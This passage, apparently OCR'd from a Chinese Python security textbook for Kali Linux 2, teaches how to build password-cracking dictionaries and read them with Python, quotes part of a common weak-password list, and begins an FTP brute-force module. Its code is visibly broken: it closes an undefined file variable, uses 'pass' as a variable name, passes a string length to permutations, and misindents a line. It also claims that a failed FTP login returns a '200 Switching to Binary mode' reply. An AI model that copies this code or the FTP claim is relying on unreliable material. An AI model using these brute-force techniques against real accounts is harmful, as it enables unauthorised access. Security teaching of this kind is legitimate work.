


图 10-2　一个常见的破解字典文件

在很多影视作品中都会看到这样的情节，某黑客信誓旦旦地保证“一天之内我就可以攻破这个系统”，然后就是特效，屏幕上一个又一个词汇不断变换。这个过程正如在 10.1 节中讲过的一样，当对密码进行破解的时候，一个词典文件是必不可少的。所谓的词典文件就是一个由大量词汇构成的文件。

在 Kali Linux 2 系统中词典文件的来源一共有以下三个。

（1）使用字典生成工具来制造自己需要的字典，当需要字典文件，手头又没有合适的字典文件时，就可以考虑使用工具来生成所需要的字典文件。

（2）使用 Kali Linux 中自带的字典，Kali Linux 中将所有的字典都保存在 /usr/share/wordlists/ 目录下，如图 10-3 所示。




图 10-3　Kali Linux 2 中自带的字典

（3）从互联网上下载热门的字典，读者可以访问 https://wiki.skullsecurity.org/Passwords

查看最新的字典文件，如图 10-4 所示。




图 10-4　skullsecurity.org 中带的字典

生成字典需要至少指定如下两项。

（1）字典中包含词汇（也就是密码）的长度。

（2）字典中包含词汇所使用的字符。要生成密码包含的字符集（小写字符、大写字符、数字、符号），这个选项是可选的，如果不写这个选项，将使用默认字符集（默认为小写字符）。

下面使用 Python 来编写一个生成字典的程序，在这个程序中需要使用到一个新的模块：itertools。这个模块是 Python 内置的，使用起来很简单而且功能十分强大。

首先介绍一下 itertools，在这个模块中提供了很多函数，其中最为基础的是三个无穷循环器。

（1）count() 函数：这个函数的作用是产生递增的序列，例如 count（1,5），生成从 1 开始的循环器，每次增加 5，即 1，6，11，16，21，26，…。

（2）cycle() 函数：这个函数的作用是重复序列中的元素，例如 cycle('hello')，将序列中的元素重复，即 h，e，l，l，o，h，e，l，l，o，h，…。

（3）repeat() 函数：这个函数的作用是重复元素，构成无穷循环器，例如 Repeat（100），即 100，100，100，100，…。

除了这些基本的函数之外，还有一些用来实现循环器的组合操作的函数，这些函数适用于生成字典文件。

product() 函数：它可以用来获得多个循环器的笛卡儿积，例如 product('xyz', [0, 1])，得到的结果就是 x0，y0，z0，x1，y1，z1。

permutations('abcd', 2) #：从 'abcd' 中挑选两个元素，例如 ab，bc，…，并将所有结果排序，返回为新的循环器。这些元素中的组合是有顺序的，同时生成 cd 和 dc。

combinations('abc', 2) #：从 'abcd' 中挑选两个元素，例如 ab，bc，…，将所有结果排序，返回为新的循环器，这些元素中的组合是没有顺序的，例如 c 和 d 只能生成 cd。

有了 itertools 这个库，就可以很轻松地生成一个字典文件。

接下来介绍一个简单的字典文件生成过程。

第一步：导入 itertools 库。

```
>>>import itertools
```

第二步：指定生成字典的字符，这里使用所有的英文字符和数字（但是没有考虑大小写和特殊字符）。

```
>>>words = "1234568790abcdefghijklmnopqrstuvwxyz"
```

第三步：接下来需要使用 itertools 中提供的循环器来生成字典文件，这里可以根据不同的需求来选择，在这里选择 permutations，既考虑选项，又考虑顺序。这里考虑到程序运行的速度，仅出于演示的目的，所以选择了生成两位的密码。在真实情景中往往需要生成 6 位以上的密码，但这需要很长的时间。

```
>>>temp =itertools.permutations(words,2)
```

第四步：打开一个用于保存结果的记事本文件。

```
>>>passwords = open("dic.txt","a")
```

第五步：使用一个循环将生成的密码写入到一个记事本文件中。

```
>>>for i in temp:
    passwords.write("".join(i))
    passwords.write("".join("\n"))
```

完整的程序如下所示。

```
import itertools
words = "1234568790abcdefghijklmnopqrstuvwxyz"
temp =itertools.permutations(words,2)
passwords = open("dic.txt","a")
for i in temp:
    passwords.write("".join(i))
    passwords.write("".join("\n"))
dic.close()
```

这里有一个技巧，如果已经获悉目标的密码为几个特定的字符，例如“q”“w”“e”等，那么可以由用户输入这几个字符。

```
import sys
if len(sys.argv)!=3:
    print"input: <The char of pass><The length of pass>"
    sys.exit(1)
words=sys.argv[1]
n=sys.argv[2]
temp =itertools.permutations(words,n)
pass = open("dic.txt","a")
for i in temp:
    pass.write("".join(i))
    pass.write("".join("\n"))
dic.close()
```

除了自己生成字典之外，建议到互联网上下载一些优秀的字典文件。https://wiki.skullsecurity.org/Passwords 中提供了一些相当有效的字典，这个网页如图 10-5 所示。




图 10-5 Wiki 上提供的字典页面

在这个页面中下载一个典型的弱口令字典“500 worst passwords”，这个字典中包含使用频度最高的 500 个词汇，例如：

```
123456
password
```

```
12345678
1234
pussy
12345
dragon
qwerty
696969
mustang
letmein
baseball
master
michael
football
shadow
monkey
abc123
pass
fuckme
6969
jordan
harley
ranger
iwantu
jennifer
hunter
…
```

目前互联网上有各种各样的字典文件，这些文件最小的只有几千字节，最大的达到了几百吉字节，里面包含的内容也都各不相同。但是在应用这些字典之前，最好也要收集到关于目标足够多的信息，例如，如果目标密码是由一个不懂外语的中国人设置的，那么显然不应该再使用那些由英文单词组成的词典。

好了，现在手里已经有了可以使用的字典文件。这些文件无论大小，它们的特点都是一行中有一个词汇。接下来编写一个用来读取字典文件的程序。把刚才下载的文件放置于 root 目录下，开始编写这个程序。

首先使用 open 函数打开这个文件，并将这个文件传递给一个变量 fp。

```
>>> fp=open("/root/500-worst-passwords.txt","r")
```

其次，按行为单位使用循环来读取文件中的内容。

```
>>> while 1:
...     line=fp.readline()
...     passwd=line.strip('\n')
...     print passwd
```

执行的结果如图 10-6 所示。

图 10-6　使用 Python 读出的字典内容

可以将这个功能封装成为一个函数，使用时只

需要将读取到的每一个记录作为参数传递给破解用的函数即可，读取字典文件的函数名为 GetPassword()。

```
def GetPassword():
        fp = open("password.txt","r")
        if fp == 0:
            print ("open file error!")
            return;
        while 1:
            line = fp.readline()
            if not line:
                break
            passwd = line.strip('\n')
                print passwd
```

接下来编写一些针对各种常见协议的破解过程，首先就是最为常见的 FTP。

10.3 FTP 暴力破解模块

FTP 是 File Transfer Protocol（文件传输协议）的简称，中文简称为“文传协议”，用于在 Internet 上控制文件的双向传输。同时，它也是一个应用程序（Application）。使用 FTP 时必须首先登录，在远程主机上获得相应的权限以后，方可下载或上传文件。也就是说，要想同哪一台计算机传送文件，就必须具有哪一台计算机的适当授权。换言之，除非有用户 ID 和口令，否则便无法传送文件。

不过现在大部分 FTP 都提供了匿名登录的机制，这种 FTP 可以使用用户名“anonymous”和任意的密码来登录。考虑的主要是如何去对那些设置了用户名和密码限制的 FTP 进行破解。

其实每一个破解模块的编写都并非是一件简单的事情，这个过程需要编写者掌握编程语言的语法、要破解目标程序的工作流程和对应的库文件等。下面在开始破解之前，先来了解一下 FTP 的工作流程。

（1）客户端去连接目标 FTP 服务器的 21 号端口，建立命令通道。服务器会向客户端发送“220 Free Float Ftp Server（Version 1.00）”回应，括号内的信息会因为服务器不同而有不同的显示。

（2）客户端向服务器发送“USER 用户名 \r\n”，服务器会返回“331 Please specify the password .\r\n”。

（3）客户端向服务器发送“PASS 密码 \r\n”，如果密码认证成功服务器会返回“230 User Logged in.\r\n”，如果密码认证错误服务器会返回“200 Switching to Binary mode.\r\n”。

这里仅介绍了 FTP 登录过程的前面三个步骤，后面的步骤由于与破解模块的编写联系不

大，这里就不再详细介绍。

Python 中默认就提供了一个专门用来对 FTP 进行操作的 ftplib 模块，这个模块很精简，里面提供了一些用来实现登录、上传和下载的函数。

（1）ftp.connect("IP", "port") # 连接的 FTP Server 和端口。

